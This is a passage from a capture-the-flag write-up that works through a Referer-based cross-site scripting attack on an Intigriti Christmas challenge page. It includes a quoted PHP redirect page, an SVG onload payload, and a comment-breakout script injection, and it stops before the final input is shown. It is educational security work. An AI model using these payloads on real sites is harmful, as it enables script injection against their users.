   ▸<h1 id="message">…</h1>
   ▾<div id="jokeWrap" hidden="hidden">
    ▸<form action="index.php" method="get">…</form>
    ▾<h4 id="punchline">
       "Result: test()'="> " == $0
       <!-- Referer:  -->
     </h4>
    </div>
   ▸<div id="leftCracker">…</div>
   ▸<div id="rightCracker">…</div>
   </div>
   <h1 class="instructions">Click the cracker to pull it apart</h1>
   <script src="xmas.js"></script>
  </body>
</html>
```

Another remark is that > seems work but when we "edit is as HTML" it becomes encoded and thus useless (Right click in developer tools):







```
<!DOCTYPE html>
<html>
 ▸<head>…</head>
 ▾<body> flex
  ▸<div id="snow">…</div>
  ▾<div id="crackerWrapper">
   ▸<h1 id="message">…</h1>
   ▾<div id="jokeWrap" hidden="hidden">
    ▸<form action="index.php" method="get">…</form>
    ▾<h4 id="punchline">
       Result: test()'="&gt;

       <!-- Referer:  -->
     </h4>
    </div>
   ▸<div id="leftCracker">…</div>
   ▸<div id="rightCracker">…</div>
   </div>
   <h1 class="instructions">Click the cracker to pull it apart</h1>
   <script src="xmas.js"></script>
  </body>
</html>
```

This is a problem as we need characters < and maybe > to inject an XSS payload. At this point it seems the payload parameter is also useless…

But there is one thing why the payload parameter is still needed. If we are not using the payload parameter the HTML comment with Referer: is also not visible:



```
<!DOCTYPE html>
<html>
 ▶<head>…</head>
 ▼<body> flex
  ▶<div id="snow">…</div>
  ▼<div id="crackerWrapper" style="transform: scaleX(1);">
    ▶<h1 id="message" style="animation: 1s ease 0s 1 normal forwards running title;">…</h1>
    ▼<div id="jokeWrap" style="animation: 2s ease 0s 1 normal forwards running joke;">
      ▶<form action="index.php" method="get">…</form>
        <h4 id="punchline">Result: </h4> == $0
      </div>
    ▶<div id="leftCracker" style="animation: 1s ease 0s 1 normal forwards running left;">…</div>
    ▶<div id="rightCracker" style="animation: 1s ease 0s 1 normal forwards running right;">…</div>
   </div>
   <h1 class="instructions">Click the cracker to pull it apart</h1>
   <script src="xmas.js"></script>
  </body>
</html>
```



```
<!DOCTYPE html>
<html>
 ▶<head>…</head>
 ▼<body> flex
  ▶<div id="snow">…</div>
  ▼<div id="crackerWrapper" style="transform: scaleX(1);">
    ▶<h1 id="message" style="animation: 1s ease 0s 1 normal forwards running title;">…</h1>
    ▼<div id="jokeWrap" style="animation: 2s ease 0s 1 normal forwards running joke;">
      ▶<form action="index.php" method="get">…</form>
      ▼<h4 id="punchline">
         "Result: anything" == $0
         <!-- Referer:  -->
       </h4>
     </div>
    ▶<div id="leftCracker" style="animation: 1s ease 0s 1 normal forwards running left;">…</div>
    ▶<div id="rightCracker" style="animation: 1s ease 0s 1 normal forwards running right;">…</div>
   </div>
   <h1 class="instructions">Click the cracker to pull it apart</h1>
   <script src="xmas.js"></script>
  </body>
</html>
```

Step 4: The Referer HTML comment

The Referer HTML comment actually shows the value of the HTTP Referer header:

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referer

*The **Referer** HTTP request header contains an absolute or partial address of the page that makes the request. The Referer header allows a server to identify a page where people are visiting it from.*


This is interesting as we can control the page that makes the request to the challenge page or to explain it in a different way we can control the page a user visits before opening the challenge page via a redirect.

The idea is following: We as "attacker" setup a webserver with a webpage that redirects the "victim" visiting our webpage to the challenge page. The referer comment should then show our webpage.


If you have a webserver that hosts webpages somewhere that is fine and can perfectly be used. I do not have my own webserver so I setup the proof of concept locally on my pc, thus I will not be able to trick a real victim into the XSS but it is perfect for testing and proving how it should work.

I used following local webserver (the free edition is fine for this challenge):

MacOS: https://www.mamp.info/en/mamp/mac/
Windows: https://www.mamp.info/en/mamp/windows/




Hosting a PHP index page under the “htdocs” directory should work perfectly. Here the location on my iMac. I am not sure about the exact location under Windows:



Honestly I had no idea how to setup the “attacking” page so I used Google and I found 1 interesting resource when googling for “unusual referer XSS” attacks:

https://www.geekboy.ninja/blog/exploiting-unusual-referer-based-xss/



http://p0c.geekboy.ninja/rxss-demo.php

```
Host: p0c.geekboy.ninja
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://p0c.geekboy.ninja/rxss.php/?target=http://p0c.geekboy.ninja/rxss-demo.php
Upgrade-Insecure-Requests: 1
Content-Length: 0
```

How to exploit?

To control the referer header, one can make a redirection from the controlled page and append the XSS payloads in the URI, here is the hosted version of POC in action.


http://p0c.geekboy.ninja/rxss.php/<svg/onload=alert(document.domain)>?target=http://p0c.geekboy.ninja/rxss-demo.php

Source code:-

```
<?php header('X-XSS-Protection: 0'); ?>
<!DOCTYPE html>
<html>
<head>
<title>Referer based XSS testing</title>
</head>
<body>
<script>window.location.replace('<?php echo $_GET['target']; ?>');</script>
</body>
</html>
```

Feel free to host it for your self or use the hosted version, now go back and check if you missed any XSS in a similar scenario.

Using this blog post as a guide I copied the PHP source code and hosted this in my MAMP webserver:



index.php

Applications > MAMP > htdocs > index.php

```

<!DOCTYPE html>
<html>
<head>
<title>Referer based XSS testing</title>
<meta name="referrer" content="unsafe-url">
</head>
<body>
<script>window.location.replace('<?php echo $_GET['target']; ?>');</script>
</body>
</html>
```

Only 2 lines are important:

Add following line so the complete referer URL is send to the next web application. Normally browsers only send the domain part of the URL or even nothing for security reasons (Referrer-Policy):

<meta name="referrer" content="unsafe-url">

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy

<script>window.location.replace('<?php echo $_GET['target']; ?>');</script>

This part takes care of the redirect. We can add a parameter “target” to our URL and to this URL the redirect will happen from our webserver.

Ok everything set so we can do a test:


http://localhost/index.php/?target=https://challenge-1221.intigriti.io/challenge/index.php?payload=anything

```
http://localhost/index.php/?target=https://challenge-1221.intigriti.io/challenge/index.php?payload=anything
```

Gets us redirected to

https://challenge-1221.intigriti.io/challenge/index.php?payload=anything

And more important it reflects our Referer URL into the source code:



```
https://challenge-1221.intigriti.io/challenge/index.php?payload=anything
```

```
<!DOCTYPE html>
<html>
 ▼<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width; initial-scale=1.0; maximum-scale=1.0; minimum-scale=1.0; user-scalable=0;">
    <link rel="stylesheet" type="text/css" href="xmas.css">
  </head>
··▼<body> flex == $0
   ▶<div id="snow">…</div>
   ▼<div id="crackerWrapper">
     ▶<h1 id="message">…</h1>
     ▼<div id="jokeWrap" hidden="hidden">
       ▶<form action="index.php" method="get">…</form>
       ▼<h4 id="punchline">
          "Result: anything "
          <!-- Referer: http://localhost/index.php/?target=https://challenge-1221.intigriti.io/challenge/index.php?payload=anything -->
        </h4>
      </div>
     ▶<div id="leftCracker">…</div>
     ▶<div id="rightCracker">…</div>
    </div>
    <h1 class="instructions">Click the cracker to pull it apart</h1>
    <script src="xmas.js"></script>
  </body>
</html>
```


Step 4: Breaking out the HTML comment

Next step should be easy we need to break out of the HTML comment and inject our payload.

Going back to the blog post for setting up our PHP redirect page shows we can add an XSS payload so if we change this a bit we should be able to break the HTML comment <!-- and -->

To show what we want to achieve I copy the source code locally. I would like to inject *--><script>alert()</script>*

This will end the HTML comment and from that point we can inject script tags and an alert:




test.html

index.php test.html

Users > joren > Desktop > test.html > html > body > div#crackerWrapper > div#jokeWrap > h4#punchline > script

```
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width; initial-scale=1.0; maximum-scale=1.0; minimum-scale=1.0; user-scalable=0;" />
        <link rel="stylesheet" type="text/css" href="xmas.css">
    </head>
    <body>
    <div id="snow"></div>
    <div id="crackerWrapper">
        <h1 id="message">Merry <br> Christmas</h1>
        <div id="jokeWrap" hidden="hidden">
            <form action="index.php" method="get">
                <label for="payload"><b>Payload:</b></label>
                <input type="text" placeholder="Enter Payload" name="payload">
                <button type="submit">Submit</button>
                <br>
                <br>
                <input type="radio" name="open"><label for="open"><b>Stay open?</b></label>
            </form>
            <h4 id="punchline">Result: anything

<!-- Referer: http://localhost/index.php/--><script>alert()</script>?target=https://challenge-1221.intigriti.io/challenge/index.php?payload=anything --></h4>
        </div>
        <div id="leftCracker">
            <div class="handle"></div>
            <div class="end"></div>
            <div class="handle2"></div>
            <div class="ring"></div>
            <div class="body"></div>
            <div class="body2"></div>
            <div class="zigzag">
                <div class="zig1"></div>
                <div class="zig1"></div>
                <div class="zig1"></div>
                <div class="zig1"></div>
                <div class="zig1"></div>
            </div>
        </div>
        <div id="rightCracker">
            <div class="handle"></div>
            <div class="end"></div>
            <div class="handle2"></div>
            <div class="ring"></div>
            <div class="body"></div>
            <div class="body2"></div>
            <div class="zigzag">
                <div class="zig1"></div>
                <div class="zig1"></div>
                <div class="zig1"></div>
                <div class="zig1"></div>
                <div class="zig1"></div>
            </div>
        </div>
    </div>
    <h1 class="instructions">Click the cracker to pull it apart</h1>
    <script src="xmas.js"></script>
    </body>
    </html>
```



File | /Users/joren/Desktop/test.html


This page says

This works fine in a local test. Time to try it onto a webserver and the real challenge page.

Our input:

